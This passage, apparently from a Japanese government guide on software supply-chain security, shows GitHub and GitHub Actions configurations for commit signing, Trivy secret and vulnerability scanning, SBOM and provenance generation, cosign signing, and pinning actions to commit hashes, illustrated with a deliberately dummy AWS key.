


図 14: GitHub Organization の管理者が強制できる 2 要素認証と強度

<sup>5</sup> <https://docs.github.com/en/authentication/securing-your-account-with-two-factor-authentication-2fa/about-mandatory-two-factor-authentication>

## ● 作業内容と作業者の紐づき




図 15: 作業内容と作業者の紐づき

ここでの「作業員」は、実在の物理的な主体（人物）ではなく、GitHub アカウントを指す。GitHub アカウントは、リポジトリへの変更履歴を示す commit を作成でき、またこの commit の信頼性を強化する署名を付与することも可能である。具体的には、GitHub のアカウントに署名用の鍵情報を登録し（図 16）、ローカル端末の Git 設定ファイルで設定（図 17）を行うことで可能となる。




図 16: 鍵の登録

```
% cat ~/.gitconfig
[user]
  email = xxxx@digital.gov.jp
  name = xxxxx
  signingkey = ssh-ed25519 xxxxx

[pgp]
  format = ssh

[pgp "ssh"]
  allowedSignersFile = /Users/xxxx/.ssh/allowed_signers

[commit]
  pgpSign = true

[tag]
  forceSignAnnotated = true
```

```
[init]
defaultBranch = main
```

図 17: .gitconfig

この commit 署名は「branch Rulesets」 および 「tag Rulesets」 で強制可能である。

● ソースコード管理システムに対するシークレットの記録予防




図 18 : ソースコード管理システムに対するシークレットの記録予防

シークレットを誤って commit した場合、平文として記録に残置され、大きなリスクとなる。したがって、commit 作成前に機密情報を含もうとしないかをチェックする仕組みが重要となる。一例として、Git におけるフック (Git Hooks) のうち pre-commit フックを活用し、commit 直前にシークレットスキャンを実行する方法が考えられる。本文書では、pre-commit (ツール) と Trivy を採用し、シークレットが含まれていないかを自動的に事前確認している。(図 19)。

```
% cat config/trivy-secrets-scan.yaml
secret:
  # empty
  #config: ./config/secrets.yaml
scan:
  scanners:
    - secret
  format: "table"
  exit-code: 1
% cat config/.pre-commit-config.yaml
repos:
- repo: local
  hooks:
  - id: trivy
    name: trivy
    language: golang
    entry: trivy fs --config ./config/trivy-secrets-scan.yaml -quiet .
% pre-commit install -c ./config/.pre-commit-config.yaml
% pre-commit run --all-files -c ./config/.pre-commit-config.yaml
```

図 19 : Git フックの登録

この設定を反映した状態で、AWS のアクセスキーが追加されたファイルを、

コミット対象とした場合の挙動が図 20 である。こういった構成を全端末に準拠させたい場合、端末管理ツール (Active Directory の GPO や MDM など) から配布・強制することが望ましい。

```

% cat hoge.txt
export SAMPLE_AWS_KEY=ASIAUK00WJ03YGKBYGG #Dummy
% git commit -m 'add precommit'
trivy..... Failed
- hook id: trivy
- exit code: 1

hoge.txt (secrets)
Total: 1 (UNKNOWN: 0, LOW: 0, MEDIUM: 0, HIGH: 0, CRITICAL: 1)
CRITICAL: AWS (aws-access-key-id)
-----
AWS Access Key ID
-----
hoge.txt:1
-----
1 [ export SAMPLE_AWS_KEY=*****
2

```

図 20 : Git フックと Trivy によるシークレット検知

### 3.3 ビルドフェーズの保護

#### 1) シークレット情報の漏洩対策




図 21 : シークレット情報の漏洩対策

本パイプラインでは、成果物のアップロードや、成果物等への署名に AWS のアクセスキーを必要としている。このアクセスキーの保護が必要である。具体的には先の章にあったような平文で記載されたアクセスキーのアップロードと、ログへの出力である。

まず、平文アクセスキーのアップロードに対する対策では、ローカル環境と同じくスキャンによる検出が有効である。先の例と同じく、Trivy を用いたスキャンを GitHub Actions のワークフローに組み込み、リポジトリ内に誤って含まれたシークレットを検出する (図 22)。

```
% cat .github/workflows/check.yml
- name: Scan Secrets
  uses: aquasecurity/trivy-action@18f2510ee396bbf400402947b394f2dd8c87dbb0
  env:
    TRIVY_DEBUG: 'true'
  with:
    scan-type: fs
    scanners: secret
    scan-ref: ./
    format: table
    output: secret-scan-result.txt
    exit-code: 1
```

図 22 : ビルド設定内で構成された Trivy のシークレットスキャン

この状態で AWS のアクセスキーを含む新規 commit がリモートのリポジトリに push されると、図 23 のように検出され、エラーとして通知される。ただし、既に push 済みであるため、当該リポジトリの他アカウントが閲覧していることを想定し、安全のために該当キーを速やかにローテーションする必要がある。




図 23 : シークレット混入によるビルドフェーズの失敗と通知

次に、ログへの出力である。マスキングが一般的な対策であり、本書で活用するGitHubリポジトリ設定の「Secrets」はこの対策を備えている。GitHub Actions 上のワークフローが何らかの理由によりアクセスキーを含めるログ出力を実装してしまった場合、GitHub Actions が自動的に出力されたシークレットの内容を除外する<sup>6</sup>。なお、長期的に有効なシークレットの利用には変わらないため、有効期限が短い動的に生成する構成を使うことが本来は望ましい<sup>7</sup>。また、GitHub のログ以外の成果物に書き込んだ場合には、マスキング対象としては認識されない。これらのことから、そもそもアクセスキーを含むようなログ出力の実装をしないことを基本とすべきである。




図 24 : GitHub リポジトリの「Secrets」設定

## 2) ソースコード・成果物の信頼性の担保




図 25 : 2) ソースコード・成果物の信頼性の担保

Terraform バイナリ及び Terraform プロバイダーを含むコンテナイメージの信頼性を確保するにあたって、次の処理を実施する。なお、4「依存物の安全性の確認」については後続の 3.34) 「依存物の安全性の担保」にて言及する。

<sup>6</sup> <https://docs.github.com/en/actions/security-for-github-actions/security-guides/using-secrets-in-github-actions#using-secrets-in-a-workflow>

<sup>7</sup> <https://docs.github.com/en/actions/security-for-github-actions/security-hardening-your-deployments/configuring-openid-connect-in-amazon-web-services>

1. レビューの必須化
2. 構成ミスの検出
3. 脆弱性の検出
4. 依存物の安全性の確認

1 「レビューの必須化」については、品質管理の強化のため、3.22) 「強制的な取り込みの禁止」に加え、特定のメンバーによる承認を強制する。具体的には Code Owners<sup>8</sup> (図 26) を指定し、「branch rule」に「Require review from Code Owners」にチェックを入れることで Code Owners のレビューを必須化している (図 27)。また、承認人数を指定することも可能である。

```
% cat .github/CODEOWNERS
* @XXXXX
```

図 26 : code owner の指定

**Require a pull request before merging**  
Require all commits be made to a non-target branch and submitted via a pull request before they can be merged.

Hide additional settings ^

**Required approvals**

1 ▾

The number of approving reviews that are required before a pull request can be merged.

**Dismiss stale pull request approvals when new commits are pushed**  
New, reviewable commits pushed will dismiss previous pull request review approvals.

**Require review from Code Owners**  
Require an approving review in pull requests that modify files that have a designated code owner

**Require approval of the most recent reviewable push**  
Whether the most recent reviewable push must be approved by someone other than the person who pushed it.

**Require conversation resolution before merging**  
All conversations on code must be resolved before a pull request can be merged.

**Request pull request review from Copilot** Preview  
Automatically request review from Copilot for new pull requests, if the author has access to Copilot code review.

図 27 : branch rule における承認関連の設定

2 「構成ミスの検出」と3 「脆弱性の検出」は、Trivyによるスキャンを活用

---

<sup>8</sup> <https://docs.github.com/en/repositories/managing-your-repositorys-settings-and-features/customizing-your-repository/about-code-owners>

する (図 28)。なお、構成ミスのスキャン対象はコンテナイメージを生成するコマンドライン命令を記述した Dockerfile、脆弱性のスキャン対象はコンテナイメージとなる。


```
% cat .github/workflows/check.yml
jobs:
  check-vuln:
    name: Check Vulnerability (MEDIUM, HIGH, CRITICAL)
    runs-on: ubuntu-24.04
    steps:
      (中略)
      - name: Scan Vulnerability
        uses: aquasecurity/trivy-action@18f2510ee396bbf400402947b394f2dd8c87dbb0
        with:
          scan-type: image
          scanners: vuln
          image-ref: tmp/tf-image:latest
          exit-code: 1
          severity: MEDIUM, HIGH, CRITICAL
          output: vuln-result.txt
      (中略)
  check-misconfig:
    name: Check Misconfiguration (MEDIUM, HIGH, CRITICAL)
    runs-on: ubuntu-24.04
    steps:
      - name: Checkout repository
        uses: actions/checkout@11bd71901bbe5b1630ceea73d27597364
      - name: Check Misconfiguration
        uses: aquasecurity/trivy-action@18f2510ee396bbf400402947
        with:
          scan-type: config
          scanners: dockerfile
          format: table
          scan-ref: ./
          severity: MEDIUM, HIGH, CRITICAL
          exit-code: 1
          output: misconfig-result.txt
      (中略)
```


図 28 : Trivy による構成ミスの検出

スキャンの出力結果を 図 29 および図 30 に示している。構成ミスは Critical, High, Middle の範囲では検出されなかったが、Terraform バイナリには Critical および High とされた脆弱性が各 1 件ずつ検出されている。また、ベースイメージでも Middle レベルの脆弱性が数件確認できる。ただし、この Terraform バイナリ自体は Terraform の開発元である HashiCorp 公式が提供する Debian パッケージとなっている一方で、Trivy は Ubuntu (OS) の脆弱性情報を Ubuntu CVE Tracker<sup>9</sup>から参照している。一定の非パッケージ化されたソフトウェアにも対応しているものの<sup>10</sup>、Trivy による脆弱性結果における偽陽性・偽陰性の可能性は考慮すべきである。なお、これは Trivy に限定された制限ではなく、脆弱性スキャナーにおいて共通した制限である。





<sup>9</sup> <https://ubuntu.com/security/cves>

<sup>10</sup> <https://trivy.dev/v0.55/docs/scanner/vulnerability/#non-packaged-software>



 **Review required**  
At least 1 approving review is required by reviewers with write access.


 **Some checks were not successful**  
2 failing, 1 successful checks

2 failing checks ▾

-   Check / Check Secrets (pull\_request) Failing after 9s
-   Check / Check Vulnerability (MEDIUM,HIGH,CRITICAL) (pull\_request) Failing after 57s

1 successful check ▾

-   Check / Check Misconfiguration (MEDIUM,HIGH,CRITICAL) (pull\_request) Successful in 7s

 **Merging is blocked**  
New changes require approval from someone other than the last pusher.

Merge without waiting for requirements to be met (bypass rules)

Merge pull request ▾ You can also merge this with the command line. [View command line instructions.](#)

図 29 : 脆弱性混入によるビルドの失敗と通知

```
tmp/tf-image:latest (ubuntu 24.04)
=====
Total: 8 (MEDIUM: 8, HIGH: 0, CRITICAL: 0)
```

Library	Vulnerability	Severity	Status	Installed Version	Fixed Version
libpam-modules	CVE-2024-10041	MEDIUM	affected	1.5.3-Subuntu5.1	
	CVE-2024-10963				
libpam-modules-bin	CVE-2024-10041				
	CVE-2024-10963				
libpam-runtime	CVE-2024-10041				
	CVE-2024-10963				
libpam0g	CVE-2024-10041				
	CVE-2024-10963				

```
usr/bin/terraform (gobinary)
=====
Total: 2 (MEDIUM: 0, HIGH: 1, CRITICAL: 1)
```

Library	Vulnerability	Severity	Status	Installed Version	Fixed Version
golang.org/x/crypto	CVE-2024-45337	CRITICAL	fixed	v0.27.0	0.31.0
golang.org/x/net	CVE-2024-45338	HIGH		v0.29.0	0.33.0

図 30 : 混入した脆弱性の一覧

先述した脆弱性による影響を直ちに受けるとは言い切れないが、パイプライン A の成果物は複数のサービスチームが共通して利用する。そのため、プラットフォームチームはサプライヤーとして、サービスチームが安全に成果物を取得できることに加え、最終的な利用可否を判断できるよう、該当脆弱性に関する情報提供をすることが望ましい場合もある。そこで成果物のコンテナイメージへの署名に加え、成果物に関するメタデータ<sup>11</sup>も作成・提供する。具体的には、ソフトウェア・コンポジション解析 (SCA) の一部である SBOM ファイル、および成果物の来歴 (いつ・どこで・どのように生成されたか) を示す provenance ファイルを作成し、これらにも署名を行った上でアーティファクトリポジトリへアップロードする。

まずは、コンテナイメージを生成する。

```
% cat .github/workflows/build.yml
jobs:
  build-and-deliver:
    runs-on: ubuntu-latest
    env:
      PREDICATE_FILE: predicate.json
    steps:
      (中略)
      - name: Configure AWS Credentials
        uses: aws-actions/configure-aws-credentials@e3dd6a429d7300a6a4c196c26e071d42e0343502
        with:
          aws-access-key-id: ${ secrets.AWS_ACCESS_KEY_ID }
          aws-secret-access-key: ${ secrets.AWS_SECRET_ACCESS_KEY }
          aws-region: ap-northeast-1
      - name: Login to Amazon ECR
        id: login-ecr
        uses: aws-actions/amazon-ecr-login@062b18b96a7aff071d4dc91bc00c4c1a7945b076
      - name: Build and Deliver
        uses: docker/build-push-action@48aba3b46d1b1fec4febb7c5d0c644b249a11355
        id: docker-build-and-push
        with:
          context: .
          push: true
          build-args: |
            TF_VERSION=${ env.DEFAULT_TF_VERSION }
            UBUNTU_VERSION=${ env.DEFAULT_UBUNTU_VERSION }
            tags: ${ steps.login-ecr.outputs.registry }/tf-
image:ubuntu.${ env.DEFAULT_UBUNTU_VERSION }-
tf.${ env.DEFAULT_TF_VERSION },${ steps.login-ecr.outputs.registry }/tf-
image:${ env.DEFAULT_TF_VERSION },${ steps.login-ecr.outputs.registry }/tf-
image:latest
          labels: ${ steps.meta.outputs.labels }
          platforms: linux/arm64
          provenance: false
          no-cache: ${ inputs.no-cache == true }
          cache-from: type=gha
          cache-to: type=gha,mode=max

      - name: Set IMAGE_DIGEST
        id: set-image-digest
        run: |
          echo "IMAGE_DIGEST=${ steps.login-ecr.outputs.registry }/tf-
image@${ steps.docker-build-and-push.outputs.digest }}" >> $GITHUB_OUTPUT
```

<sup>11</sup> Predicate という。predicate は、アーティファクトに関連付けられたメタデータで、JSON オブジェクトとして保存される。ソフトウェア・サプライチェーンの完全性を保護することを目的とした [in-toto](#) が精査した Predicate の種類には、本章で紹介する SLSA Provenance や SPDX/CycloneDX といった SBOM 以外にもある。

図 31 : コンテナイメージの生成と ECR (アーティファクトリポジトリ) へのアップロード




図 32 : アップロードされたコンテナイメージ

生成したコンテナイメージの SBOM ファイルと Provenance ファイル をそれぞれ、Trivy と SLSA Framework のツールで生成している。

```
% cat .github/workflows/build.yml
jobs:
  build-and-deliver:
    runs-on: ubuntu-latest
    env:
      PREDICATE_FILE: predicate.json
    steps:
      (中略)
      - name: Generate a SBOM
        run: |
          trivy image --scanners vuln --format spdx-json -o ./tmp/tf-sbom.spdx.json
          ${{ steps.set-image-digest.outputs.IMAGE_DIGEST }}
          trivy image --scanners vuln --format cyclonedx -o ./tmp/tf-sbom.cdx.json
          ${{ steps.set-image-digest.outputs.IMAGE_DIGEST }}
          aws s3 cp ./tmp/tf-sbom.spdx.json s3://test-sbom-artifacts/
          aws s3 cp ./tmp/tf-sbom.cdx.json s3://test-sbom-artifacts/

      - name: Generate a provenance
        id: sign-prov
        env:
          UNTRUSTED_IMAGE: "${{ steps.login-ecr.outputs.registry }}/tf-image"
          UNTRUSTED_DIGEST: "${{ steps.docker-build-and-push.outputs.digest }}"
          GITHUB_CONTEXT: "${{ toJson(github) }}"
          VARS_CONTEXT: "${{ toJson(vars) }}"
        run: |
          set -euo pipefail

          # Generate a predicate only.
          ./slsa-generator-container-linux-amd64 generate --
          predicate="${{ env.PREDICATE_FILE }}"

          aws s3 cp "${{ env.PREDICATE_FILE }}" s3://test-sbom-artifacts/
          cat "${{ env.PREDICATE_FILE }}" | jq .
```

図 33 : ビルド設定内で構成された Predicate (SLSA、Provenance) の生成

そして、cosign というツールを利用し、コンテナイメージそのもの、メタデータ (SBOM ファイル、Provenance ファイル) に対して署名し、ECR にアッ

プロードしている。

```
% cat .github/workflows/build.yml
jobs:
  build-and-deliver:
    runs-on: ubuntu-latest
    env:
      PREDICATE_FILE: predicate.json
    steps:
      (中略)
      - name: Configure AWS Credentials
        uses: aws-actions/configure-aws-credentials@e3dd6a429d7300a6a4c196c26e071d42e0343502
        with:
          aws-access-key-id: ${ secrets.AWS_ACCESS_KEY_ID }
          aws-secret-access-key: ${ secrets.AWS_SECRET_ACCESS_KEY }
          aws-region: ap-northeast-1

      - name: Login to Amazon ECR
        id: login-ecr
        uses: aws-actions/amazon-ecr-login@062b18b96a7aff071d4dc91bc00c4c1a7945b076
      (中略)
      - name: Sign and Upload Image
        run: |
          cosign sign ${ steps.set-image-digest.outputs.IMAGE_DIGEST } --yes --tlog-upload=false --key "awskms:///${ env.AWS_CMK_ID }"
      - name: Attest Provenance and SBOM and Upload Attestation
        run: |
          IMAGE_DIGEST="${ steps.login-ecr.outputs.registry }/tf-image@${ steps.docker-build-and-push.outputs.digest }"

          echo "Attest and Upload Provenance (SLSA)"
          cosign attest --predicate="${ env.PREDICATE_FILE }" $IMAGE_DIGEST ¥
            --yes ¥
            --tlog-upload=false ¥
            --type slsaprovenance ¥
            --key "awskms:///${ env.AWS_CMK_ID }"

          echo "Attest and Upload SBOM"
          cosign attest --predicate="./tmp/tf-sbom.cdx.json" $IMAGE_DIGEST ¥
            --yes ¥
            --tlog-upload=false ¥
            --type cyclonedx ¥
            --key "awskms:///${ env.AWS_CMK_ID }"

          cosign attest --predicate="./tmp/tf-sbom.spdx.json" $IMAGE_DIGEST ¥
            --yes ¥
            --tlog-upload=false ¥
            --type spdx ¥
            --key "awskms:///${ env.AWS_CMK_ID }"
```

図 34 : ビルド設定内で構成された cosign による成果物およびメタデータの署名とアップロード



図 35 : アーティファクトリポジトリとしての ECR

### 3) ビルド上での実行範囲の制限




図 36 : ビルド上での実行範囲の制限

3.22) 「ソースコード管理システム、そのリポジトリ及びブランチの保護」の「CI/CD パイプライン定義ファイルの保護」で「push rulesets」を構成しているため、特定のメンバー以外はビルド定義ファイルを更新できない状態となっている。また、利用しているツールやソフトウェアは信頼できる第三者の組織（例：AWS, GitHub, The Linux Foundation, Docker, Aqua Security, HashiCorp, Canonical Ltd）管理下のもののみを利用しているため、暗黙的に信頼してもリスクは低い状態となっている。これら2つの対策により、不正なツールの混入リスクを緩和できる。加えて、ビルドフェーズは、実稼働環境の変更に影響はない。そのため、権限という観点からも実行範囲の制限を課すことができる。

### 4) 依存物の安全性の担保




図 37 : 依存物の安全性の担保

依存物の安全性の担保としては、依存物のソフトウェア資産としての管理、

脆弱性管理、そして依存物の完全性・真正性等の確認が考えられる。依存物のソフトウェア資産としての管理および脆弱性の可視化は、3.32)「ソースコード・成果物の信頼性の担保」にて行い、依存物の完全性・真正性については、3.33)「ビルド上での実行範囲の制限」で言及した。

GitHub Actions 内で使用する外部モジュールアクション (action) も依存物となる。これについても完全性と真正性を確保する必要がある。例えば図 38 に示す「actions/checkout」は、リポジトリ内の作業ツリーを切り替える外部アクションであり、その「@v4」はリリースタグ (Git タグ) を示す。しかし、タグの指し示す先は変更される可能性があり、不変とは限らない。意図しない変更が発生しないよう、公式配布元から commit hash を取得して指定することで、GitHub Actions のアクションの完全性・真正性を確保しやすくなる。<sup>1213</sup>

```
% cat .github/workflows/build.yml
jobs:
  build-and-deliver:
    (中略)
    steps:
      - name: Checkout
        # uses: actions/checkout@v4
        uses: actions/checkout@11bd71901bbe5b1630ceea73d27597364c9af683
```

図 38 : デリバリ (ビルド) 設定内で記述された依存 Action の commit hash 指定

ただし、TrivyやCosignといった成果物に含まれない依存ツールについて、それらの安全性確保の取り組みを、成果物利用者であるサービスチームに伝達する何等かの仕組みは必要になる可能性がある。

## 5) ストレージ内の成果物の保護




図 39 : ストレージ内の成果物の保護

<sup>12</sup> 2024/10 で commit hash 以外による不変性を確保する Immutable Actions が public preview となった。

<https://github.com/features/preview/immutable-actions>

<sup>13</sup> 依存物バージョン管理ツールである Dependabot は commit hash からバージョンを照合することができる

